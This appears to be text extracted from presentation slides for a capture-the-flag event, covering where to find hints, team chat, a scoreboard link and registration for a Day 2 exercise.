
Try the hints

Ask the team on chat.

Scoreboard


Visit the scoreboard to check your ranking against other contestants


[https://mtpctf.azurewebsites.net/
scoreboard](https://mtpctf.azurewebsites.net/)



Event Registration

Participation to the Day 2 exercise requires registration.
Go to <https://mtpctf.azurefd.net/>





Thank You